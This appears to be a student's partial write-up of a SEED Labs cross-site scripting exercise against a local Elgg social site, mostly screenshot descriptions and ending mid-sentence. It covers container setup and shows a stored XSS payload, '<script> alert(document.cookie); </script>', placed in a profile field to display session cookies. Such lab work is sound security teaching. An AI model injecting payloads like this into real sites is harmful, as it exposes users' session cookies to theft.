
To run the containers, we use docker up commands to make them in running state.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~/Labsetup". The command being run is "docker-compose up". The output of the command is displayed in the terminal window:

```
[05/14/23]seed@VM:~/Labsetup$ ls
image_mysql  image_www  mysql_data  docker-compose.yml
[05/14/23]seed@VM:~/Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Using cache
--> fb31d922b54c
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> fcf207b99b14
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/output/
--> 0109ae7e685
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
--> 2bfab9dabdb0
Step 6/11 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/j
s/
--> ale8c4f07b70
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> e228f4748f1e
Step 8/11 : RUN a2ensite apache_elgg.conf
--> Running in e50c87e708b7
Site apache_elgg already enabled
```


Now, to check which containers are created and how many containers are created.




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~/Labsetup". The command being run is "dockps". The output of the command is displayed in the terminal window:

```
[05/14/23]seed@VM:~/Labsetup$ dockps
85393a148a50  mysql-10.9.0.6
45da9a5b1b4a  elgg-10.9.0.5
[05/14/23]seed@VM:~/Labsetup$
```

Now, to login into specific container use docksh container id.




Now, to check the website is running or not, these are the following address.




Task-1:

Now, to capture the packets, the HTTP header live works here.




Task2: do ASS Attack and prompt on screen.


First open its own profile.



Now, open samy profile from alice account.




Now open samy profile to clearly see attack.




Task 3:

Open alice profile to see his bio.



Samy edited his about me to do attack.




A screenshot of a Firefox browser window showing the 'Edit profile' page for a user named 'Samy'. The 'About me' field contains the following script:

```
<script> alert(document.cookie); </script>
```

The right sidebar shows a preview of the profile with the displayed name 'Samy' and an 'Edit profile' button highlighted. Other sidebar options include 'Edit avatar', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

Now, Samy displays his cookies after attacking on his account.




A screenshot of a Firefox browser window showing the user profile for 'Samy'. A success message at the top right states 'Your profile was successfully saved.' The 'About me' field now displays the captured cookie value:


```
Elgg=cloio9sgkq95t2sfgoipbn7dm6
```

An 'OK' button is visible below the message. The sidebar on the left includes links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'.

Now, Alice displays his cookies after attacking by his account.



Now, Charlie displays his cookies after attacking his account.



Task 3:


Firstly, these are the Samy Profile details and print details by command line.

The screenshot shows the 'Edit profile' page for the user 'Samy' on the 'Elgg For SEED Labs' platform. The URL in the address bar is www.seed-server.com/profile/samy/edit. The page displays various profile fields and settings. On the left, there are dropdown 